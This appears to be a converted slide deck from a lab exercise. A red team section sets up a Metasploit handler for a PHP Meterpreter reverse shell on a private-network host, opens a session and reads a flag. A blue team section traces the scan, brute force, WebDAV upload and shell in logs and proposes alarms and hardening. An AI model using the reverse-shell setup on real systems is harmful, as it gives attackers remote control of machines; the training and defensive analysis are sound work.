
```
[ metasploit v5.0.76-dev
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post      ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops        ]
+ -- --=[ 7 evasion                                     ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[!] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:48752)
at 2020-11-18 23:10:25 -0800
```

## Search and Retrieve Flag

```
meterpreter > cat flag.txt
bing0w@5h1sn@m0
meterpreter >
```




# Blue Team Log Analysis and Attack Characterisation


# Log Analysis and Attack Characterisation

## Identifying the Port Scan

Port Scan occurred Nov 15




143,984 Packets sent from the IP address 192.168.1.90




# Log Analysis and Attack Characterisation

## Identifying the Port Scan

### 401 Victim Responses




### NMAP Observed



# Log Analysis and Attack Characterisation

## Finding the Request for the Hidden Directory

The requests for the Hidden Directory occurred Nov 15, 15 354 requests were made  
Company Folder Secret Folder was requested




# http.response.headers.content-length	338
t http.response.headers.content-type	text/html; charset=iso-8859-1
# http.response.status.code	301
t http.response.status.phrase	moved permanently
t http.version	1.1
t method	get
# network.bytes	1,011B
t network.community_id	1:PNvOMriB8zYmJYnpbJZ9yvm12BY=
t network.direction	inbound
t network.protocol	http
t network.transport	tcp
t network.type	ipv4
t query	GET /company_folders/secret_folder
# server.bytes	6268
server.ip	192.168.1.105
# server.port	80
# source.bytes	3858
# source.ip	192.168.1.90
# source.port	41058
t status	OK
t type	http
t url.domain	192.168.1.105
t url.full	<a href="http://192.168.1.105/company_folders/secret_folder">http://192.168.1.105/company_folders/secret_folder</a>
t url.path	/company_folders/secret_folder
t url.scheme	http
t user_agent.original	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

# Log Analysis and Attack Characterisation

## Uncovering the Brute Force Attack


15,451 requests were made in the attack before the password was discovered



# Log Analysis and Attack Characterisation

## Identify WebDav Connection and Reverse Shell

We see the WebDav connection and the PUT request to upload the payload to target



# Log Analysis and Attack Characterisation

## Identify the Reverse Shell and Meterpreter Traffic

We filter and analyse Ports and see the reverse shell





# Blue Team Proposed Alarms and Mitigation Strategies

# Proposed Alarms and Mitigation Strategies

## Identify Port Scanning

### Alarm

- ❖ Detect NMAP
- ❖ Filtered Ports
- ❖ Closed Ports

### System Hardening

- ❖ Firewall Rules to detect / Block
- ❖ Rate-limiting traffic from a specific IP address would reduce the web server's susceptibility to DoS conditions, as well as provide a hook against which to trigger alerts against suspiciously fast series of requests that may be indicative of scanning.

# Proposed Alarms and Mitigation Strategies

## Finding the Request for the Hidden Directory

### Alarm

- ❖ Monitor and Set Alarm for unauthorised access to hidden directory

### System Hardening

- ❖ Whitelist IP addresses for sensitive folder access
- ❖ Multi Factor Authentication
- ❖ Data Encryption

# Proposed Alarms and Mitigation Strategies

## Preventing Brute Force Attacks

### Alarm

- ❖ In this case alert to detect Hydra, however a blanket alert for multiple unsuccessful attempts

### System Hardening

- ❖ Block user agent (Hydra)
- ❖ Use Certificates
- ❖ The fail2ban utility can be enabled to protect against brute force attacks

# Proposed Alarms and Mitigation Strategies

## Detecting the WebDav Connection

### Alarm

- ❖ Alert for any IP not whitelisted accessing WebDav

Threshold:

- ❖ No unauthorised access

### System Hardening

- ❖ Ban PHP extension or any files that contains executable code
- ❖ File uploads require authentication

# Proposed Alarms and Mitigation Strategies

## Identifying Reverse Shell Uploads

### Alarm

- ❖ Alert for any outbound traffic that is not using HTTP or HTTPS protocols

### System Hardening

- ❖ Firewall (Stateful) to track network connections and packets

### Command:

- ❖ Ban PHP extension
- ❖ Block Ports 4444

The background of the image is filled with numerous large, 3D-style numbers in a light blue color. These numbers are oriented at various angles, creating a sense of depth and density. Some numbers are clearly visible in the foreground, while others are partially obscured by the ones behind them.

The End